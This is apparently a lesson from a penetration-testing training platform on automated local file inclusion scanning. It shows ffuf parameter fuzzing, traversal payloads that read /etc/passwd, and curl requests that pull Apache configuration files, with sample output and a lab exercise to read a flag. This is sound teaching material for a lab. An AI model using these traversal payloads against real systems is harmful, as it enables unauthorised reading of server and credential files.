

Automated Scanning

It is essential to understand how file inclusion attacks work and how we can manually craft advanced payloads and use custom techniques to reach remote code execution. This is because in many cases, for us to exploit the vulnerability, it may require a custom payload that matches its specific configurations. Furthermore, when dealing with security measures like a WAF or a firewall, we have to apply our understanding to see how a specific payload/character is being blocked and attempt to craft a custom payload to work around it.

We may not need to manually exploit the LFI vulnerability in many trivial cases. There are many automated methods that can help us quickly identify and exploit trivial LFI vulnerabilities. We can utilize fuzzing tools to test a huge list of common LFI payloads and see if any of them work, or we can utilize specialized LFI tools to test for such vulnerabilities. This is what we will discuss in this section.

Fuzzing Parameters

The HTML forms users can use on the web application front-end tend to be properly tested and well secured against different web attacks. However, in many cases, the page may have other exposed parameters that are not linked to any HTML forms, and hence normal users would never access or unintentionally cause harm through. This is why it may be important to fuzz for exposed parameters, as they tend not to be as secure as public ones.

The [Attacking Web Applications with Ffuf](#) module goes into details on how we can fuzz for **GET/POST** parameters. For example, we can fuzz the page for common **GET** parameters, as follows:

```
MichaelLuka@htb[/htb]$ ffuf -w /opt/useful/SecLists/Discovery/Web-Content/burp-parameter-names.txt:FUZZ -u 'http://<SERVER_IP>:<PORT>/index.php?FUZZ=value'

...SNIP...

:: Method      : GET
:: URL         : http://<SERVER_IP>:<PORT>/index.php?FUZZ=value
:: Wordlist     : FUZZ: /opt/useful/SecLists/Discovery/Web-Content/burp-parameter-names.txt
:: Follow redirects : false
:: Calibration  : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403
:: Filter      : Response size: xxx

-----

language          [Status: xxx, Size: xxx, Words: xxx, Lines: xxx]
```

Once we identify an exposed parameter that isn't linked to any forms we tested, we can perform all of the LFI tests discussed in this module. This is not unique to LFI vulnerabilities but also applies to most web vulnerabilities discussed in other modules, as exposed parameters may be vulnerable to any other vulnerability as well.

Tip: For a more precise scan, we can limit our scan to the most popular LFI parameters found on this [link](#).

LFI wordlists

So far in this module, we have been manually crafting our LFI payloads to test for LFI vulnerabilities. This is because manual testing is more reliable and can find LFI vulnerabilities that may not be identified otherwise, as discussed earlier. However, in many cases, we may want to run a quick test on a parameter to see if it is vulnerable to any common LFI payload, which may save us time in web applications where we

need to test for various vulnerabilities.

There are a number of [LFI Wordlists](#) we can use for this scan. A good wordlist is [LFI-Jhaddix.txt](#), as it contains various bypasses and common files, so it makes it easy to run several tests at once. We can use this wordlist to fuzz the `?language=` parameter we have been testing throughout the module, as follows:

```
MichaelLuka@htb[/htb]$ ffuf -w /opt/useful/SecLists/Fuzzing/LFI/LFI-Jhaddix.txt:FUZZ -u 'http://<SERVER_IP>:<PORT>/index.p

...SNIP...

:: Method      : GET
:: URL         : http://<SERVER_IP>:<PORT>/index.php?FUZZ=key
:: Wordlist    : FUZZ: /opt/useful/SecLists/Discovery/Web-Content/burp-parameter-names.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403
:: Filter      : Response size: xxx

-----

..%2F..%2F..%2F%2F..%2F..%2Fetc/passwd [Status: 200, Size: 3661, Words: 645, Lines: 91]
../../../../../../../../../../../../../../../../etc/hosts [Status: 200, Size: 2461, Words: 636, Lines: 72]
...SNIP...
../../../../etc/passwd [Status: 200, Size: 3661, Words: 645, Lines: 91]
../../../../etc/passwd [Status: 200, Size: 3661, Words: 645, Lines: 91]
../../../../etc/passwd&=%3C%3C%3C%3C [Status: 200, Size: 3661, Words: 645, Lines: 91]
..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd [Status: 200, Size: 3661, Words: 645, Lines: 91]
/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd [Status: 200, Size: 3661, Words: 645, Li
```

As we can see, the scan yielded a number of LFI payloads that can be used to exploit the vulnerability. Once we have the identified payloads, we should manually test them to verify that they work as expected and show the included file content.

Fuzzing Server Files

In addition to fuzzing LFI payloads, there are different server files that may be helpful in our LFI exploitation, so it would be helpful to know where such files exist and whether we can read them. Such files include: [Server webroot path](#), [server configurations file](#), and [server logs](#).

Server Webroot

We may need to know the full server webroot path to complete our exploitation in some cases. For example, if we wanted to locate a file we uploaded, but we cannot reach its `/uploads` directory through relative paths (e.g. `../../../../uploads`). In such cases, we may need to figure out the server webroot path so that we can locate our uploaded files through absolute paths instead of relative paths.

To do so, we can fuzz for the `index.php` file through common webroot paths, which we can find in this [wordlist for Linux](#) or this [wordlist for Windows](#). Depending on our LFI situation, we may need to add a few back directories (e.g. `../../../../`), and then add our `index.php` afterwords.

The following is an example of how we can do all of this with ffuf:

Server Webroot

```
MichaelLuka@htb[/htb]$ ffuf -w /opt/useful/SecLists/Discovery/Web-Content/default-web-root-directory-linux.txt:FUZZ -u 'ht
...SNIP...

: Method      : GET
:: URL        : http://<SERVER_IP>:<PORT>/index.php?language=../../../../FUZZ/index.php
:: Wordlist    : FUZZ: /usr/share/seclists/Discovery/Web-Content/default-web-root-directory-linux.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403,405
:: Filter      : Response size: 2287
-----

/var/www/html/      [Status: 200, Size: 0, Words: 1, Lines: 1]
```

As we can see, the scan did indeed identify the correct webroot path at (`/var/www/html/`). We may also use the [LFI-Jhaddix.txt](#) wordlist we used earlier, as it also contains various payloads that may reveal the webroot. If this does not help us in identifying the webroot, then our best choice would be to read the server configurations, as they tend to contain the webroot and other important information, as we'll see next.

Server Logs/Configurations

As we have seen in the previous section, we need to be able to identify the correct logs directory to be able to perform the log poisoning attacks we discussed. Furthermore, as we just discussed, we may also need to read the server configurations to be able to identify the server webroot path and other important information (like the logs path!).

To do so, we may also use the [LFI-Jhaddix.txt](#) wordlist, as it contains many of the server logs and configuration paths we may be interested in. If we wanted a more precise scan, we can use this [wordlist for Linux](#) or this [wordlist for Windows](#), though they are not part of `seclists`, so we need to download them first. Let's try the Linux wordlist against our LFI vulnerability, and see what we get:

Server Logs/Configurations

```
MichaelLuka@htb[/htb]$ ffuf -w ./LFI-WordList-Linux:FUZZ -u 'http://<SERVER_IP>:<PORT>/index.php?language=../../../../FUZZ
...SNIP...

:: Method      : GET
:: URL        : http://<SERVER_IP>:<PORT>/index.php?language=../../../../FUZZ
:: Wordlist    : FUZZ: ./LFI-WordList-Linux
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403,405
:: Filter      : Response size: 2287
-----

/etc/hosts      [Status: 200, Size: 2461, Words: 636, Lines: 72]
/etc/hostname   [Status: 200, Size: 2300, Words: 634, Lines: 66]
/etc/login.defs [Status: 200, Size: 12837, Words: 2271, Lines: 406]
/etc/fstab      [Status: 200, Size: 2324, Words: 639, Lines: 66]
/etc/apache2/apache2.conf [Status: 200, Size: 9511, Words: 1575, Lines: 292]
/etc/issue.net  [Status: 200, Size: 2306, Words: 636, Lines: 66]
...SNIP...
/etc/apache2/mods-enabled/status.conf [Status: 200, Size: 3036, Words: 715, Lines: 94]
/etc/apache2/mods-enabled/alias.conf [Status: 200, Size: 3130, Words: 748, Lines: 89]
/etc/apache2/envvars [Status: 200, Size: 4069, Words: 823, Lines: 112]
/etc/adduser.conf [Status: 200, Size: 5315, Words: 1035, Lines: 153]
```

As we can see, the scan returned over 60 results, many of which were not identified with the [LFI-Jhaddix.txt](#) wordlist, which shows us that a precise scan is important in certain cases. Now, we can try reading any of these files to see whether we can get their content. We will read ([/etc/apache2/apache2.conf](#)), as it is a known path for the apache server configuration:

Server Logs/Configurations

```
MichaelLuka@htb[/htb]$ curl http://<SERVER_IP>:<PORT>/index.php?language=../../../../etc/apache2/apache2.conf

...SNIP...
ServerAdmin webmaster@localhost
DocumentRoot /var/www/html

ErrorLog ${APACHE_LOG_DIR}/error.log
CustomLog ${APACHE_LOG_DIR}/access.log combined
...SNIP...
```

As we can see, we do get the default webroot path and the log path. However, in this case, the log path is using a global apache variable ([APACHE_LOG_DIR](#)), which are found in another file we saw above, which is ([/etc/apache2/envvars](#)), and we can read it to find the variable values:

Server Logs/Configurations

```
MichaelLuka@htb[/htb]$ curl http://<SERVER_IP>:<PORT>/index.php?language=../../../../etc/apache2/envvars

...SNIP...
export APACHE_RUN_USER=www-data
export APACHE_RUN_GROUP=www-data
# temporary state file location. This might be changed to /run in Wheezy+1
export APACHE_PID_FILE=/var/run/apache2${SUFFIX}/apache2.pid
export APACHE_RUN_DIR=/var/run/apache2${SUFFIX}
export APACHE_LOCK_DIR=/var/lock/apache2${SUFFIX}
# Only /var/log/apache2 is handled by /etc/logrotate.d/apache2.
export APACHE_LOG_DIR=/var/log/apache2${SUFFIX}
...SNIP...
```


As we can see, the ([APACHE_LOG_DIR](#)) variable is set to ([/var/log/apache2](#)), and the previous configuration told us that the log files are [/access.log](#) and [/error.log](#), which have accessed in the previous section.

Note: Of course, we can simply use a wordlist to find the logs, as multiple wordlists we used in this sections did show the log location. But this exercises shows us how we can manually go through identified files, and then use the information we find to further identify more files and important information. This is quite similar to when we read different file sources in the [PHP filters](#) section, and such efforts may reveal previously unknown information about the web application, which we can use to further exploit it.

LFI Tools

Finally, we can utilize a number of LFI tools to automate much of the process we have been learning, which may save time in some cases, but may also miss many vulnerabilities and files we may otherwise identify through manual testing. The most common LFI tools are [LFI Suite](#), [LFI Freak](#), and [liffy](#). We can also search GitHub for various other LFI tools and scripts, but in general, most tools perform the same tasks, with varying levels of success and accuracy.

Unfortunately, most of these tools are not maintained and rely on the outdated [python2](#), so using them may not be a long term solution. Try downloading any of the above tools and test them on any of the exercises we've used in this module to see their level of accuracy.



Start Instance

1 / 1 spawns left

Waiting to start...

Questions

Cheat Sheet

Answer the question(s) below to complete this Section and earn cubes!

Target: Click here to spawn the target system!

+ 1 Fuzz the web application for exposed parameters, then try to exploit it with one of the LFI wordlists to read /flag.txt

Submit your answer here...

Submit

Hint

Previous

Next

Cheat Sheet

Go to Questions

Table of Contents

Introduction

Intro to File Inclusions ✓

File Disclosure






Local File Inclusion (LFI) ✓

Basic Bypasses ✓



PHP Filters ✓

Remote Code Execution

PHP Wrappers ✓

-  Remote File Inclusion (RFI) 
-  LFI and File Uploads 
-  Log Poisoning 

Automation and Prevention


-  [Automated Scanning](#)
-  File Inclusion Prevention

Skills Assessment

-  Skills Assessment - File Inclusion

My Workstation

OFFLINE

 Start Instance

1 / 1 spawns left